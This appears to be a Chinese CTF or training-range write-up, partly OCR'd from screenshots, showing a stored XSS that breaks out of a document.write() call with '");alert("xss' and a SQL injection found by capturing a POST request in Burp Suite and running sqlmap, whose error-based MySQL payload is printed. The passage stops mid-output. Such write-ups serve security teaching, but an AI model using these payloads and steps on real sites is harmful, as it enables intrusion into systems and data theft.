第三，四个功能模块是我们主要要测试的，首先得观察个人信息是以什么方式在页面中显示出来。先尝试更改个人信息，再观察个人信息显示方式



个人信息

姓名：fsalfj

邮箱：djaslfj@qq.com

性别：dklasfj

个性签名:dsajl

修改信息


```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body>
   ▶<nav class="navbar navbar-light navbar-expand-lg fixed-top" id="main
   Nav">…</nav> flex
   ▶<header class="masthead" style="background-image:url('https://stati
   c.twosecurity.xyz/100test/assets/img/contact-bg.jpg');">…</header>
     <div class="card"></div> flex
   ▼<div class="container profile profile-view" id="profile">
     ▶<div class="row">…</div> flex
     ▼<div class="form-row profile-row"> flex
       ▶<div class="col-md-4 relative">…</div>
       ▼<div class="col-md-8">
          <h1 class="text-center">个人信息</h1>
          <hr>
         ▼<div class="form-row"> flex
           ▼<div class="col-sm-12 col-md-6">
             ▼<div class="form-group">
                <label>姓名：</label>
...            ▼<label> == $0
                 ▼<script type="text/javascript">
                                                 document.write("fsalfj");

                  </script>
                  "fsalfj"
                </label>
              </div>
            </div>
          </div>
         ▶<div class="form-group">…</div>
         ▶<div class="form-row">…</div> flex
          <hr>
        </div>
      </div>
```

```
element.style {
}
label {                          bootstrap.min.css:12
   display: inline-block;
   margin-bottom: 0.5rem;
}
* {                             News-articl…riknl.css:1
   font-family: 'Raleway', sans-serif;
}
*, :after, :before {             bootstrap.min.css:12
   box-sizing: border-box;
}
label {                                  用户代理样式表
   cursor: default;
}
继承自 body
body {                           bootstrap.min.css:12
   font-size: 20px;
   color: ■#212529;
   ~~font-family: Lora,Times New Roman,serif;~~
}
body {                           bootstrap.min.css:12
   margin:▶ 0;
   ~~font-family: -apple-
      system,BlinkMacSystemFont,Segoe
      UI,Roboto,Helvetica Neue,Arial,Noto
      Sans,sans-serif;~~
   ~~font-size: 1rem;~~
   font-weight: 400;
   line-height: 1.5;
   text-align: left;
   background-color: □#fff;
}
```

... html body div#profile.container.profile.profile-view div.form-row.profile-row ...

<script>

经过测试得知，我们在修改信息页面填入的信息会在个人信息页面通过document.write()显现出来，已经包含在<script>标签内则我们可以写入xss语句，在任意栏中填入`");alert("xss`



选择文件 未选择任何文件


修改信息

姓名

");alert("xss

邮箱

skhdf@qq.com




性别

dlasj

个性签名

jdlksj

点击保存，弹窗xss




rimovni.exeye.run 显示

xss

```
<script>
```

可以看到document.write()被闭合，alert(‘xss’)被构造，当然也可以直接在框内写入<a>，<img>所带的xss语句，也会弹窗




个人信息

姓名:

邮箱：skhdf@qq.com

```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body>
   ▶<nav class="navbar navbar-light navbar-expand-lg fixed-top" id="main
   Nav">…</nav> flex
   ▶<header class="masthead" style="background-image:url('https://stati
   c.twosecurity.xyz/100test/assets/img/contact-bg.jpg');">…</header>
    <div class="card"></div> flex
   ▼<div class="container profile profile-view" id="profile">
     ▶<div class="row">…</div> flex
     ▼<div class="form-row profile-row"> flex
       ▶<div class="col-md-4 relative">…</div>
       ▼<div class="col-md-8">
          <h1 class="text-center">个人信息</h1>
          <hr>
         ▼<div class="form-row"> flex
           ▼<div class="col-sm-12 col-md-6">
…            ▼<div class="form-group"> == $0
                <label>姓名: </label>
               ▼<label>
                 ▼<script type="text/javascript">
```

```
element.style {
}
.form-group {                bootstrap.min.css:12
    margin-bottom: 1rem;
}
* {                     News-articl…riknl.css:1
    font-family: 'Raleway', sans-serif;
}
*, :after, :before {         bootstrap.min.css:12
    box-sizing: border-box;
}
div {                                用户代理样式表
    display: block;
}
继承自 body
body {                       bootstrap.min.css:12
    font-size: 20px;
    color: ■#212529;
    ~~font-family: Lora,Times New Roman,serif;~~
```



性别：dlasj

个性签名:jdlksj


```
document.write("");alert("xss");
        </script>
      </label>
    </div>
  </div>
</div>
▸<div class="form-group">…</div>
▸<div class="form-row">…</div> flex
<hr>
</div>
</div>
```

```
}
body {                                     bootstrap.min.css:12
    margin: ▸ 0;
    ~~font-family: -apple-system,BlinkMacSystemFont,Segoe UI,Roboto,Helvetica Neue,Arial,Noto Sans,sans-serif;~~
    ~~font-size: 1rem;~~
    font-weight: 400;
    line-height: 1.5;
    text-align: left;
    background-color: #fff;
}
继承自 html
```

修改信息
Copyright © Brand 2020
… ofile-row div.col-md-8 div.form-row div.col-sm-12.col-md-6 div.form-group …
控制台 搜索 × 问题 新变化
Aa .* <script>
CSDN @beirry

NO.8

根据提示以及输入框，很明显的是一道sql注入题




rimovni.exeye.run 显示

one two three four five from search

依次输入one,two,three,four,five均报错，再输入数字1，2，3，4，5也报错，还以为是这个靶场的库给删了，一直报错，最后尝试拿sqlmap跑一遍。

将页面抓包保存，路径随意，我这里就保存在1.txt文件




Burp Suite Professional v2021.10 - Temporary Project - licensed to Uncia


Request to https://rimovni.exeye.run:443 [139.196.176.64]

```
POST /rodka/warrant HTTP/1.1
Host: rimovni.exeye.run
Content-Length: 5
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="95", "Chromium";v="95", ";No
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://rimovni.exeye.run
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl                              /95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=                              q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://rimovni.exeye.run/rodka/index?
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

sql=1
```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL




在sqlmap中输入`python sqlmap.py -r 1.txt --dbs`




```
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:02:12 /2021-12-05/

[00:02:12] [INFO] parsing HTTP request from '1.txt'
[00:02:12] [INFO] resuming back-end DBMS 'mysql'
[00:02:12] [INFO] testing connection to the target URL
[00:02:14] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sql (POST)
    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: sql=(SELECT 5207 FROM(SELECT COUNT(*),CONCAT(0x71766a7a71,(SELECT (ELT(5207=5207,1))),0x7170707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: inline query
    Title: Generic inline queries
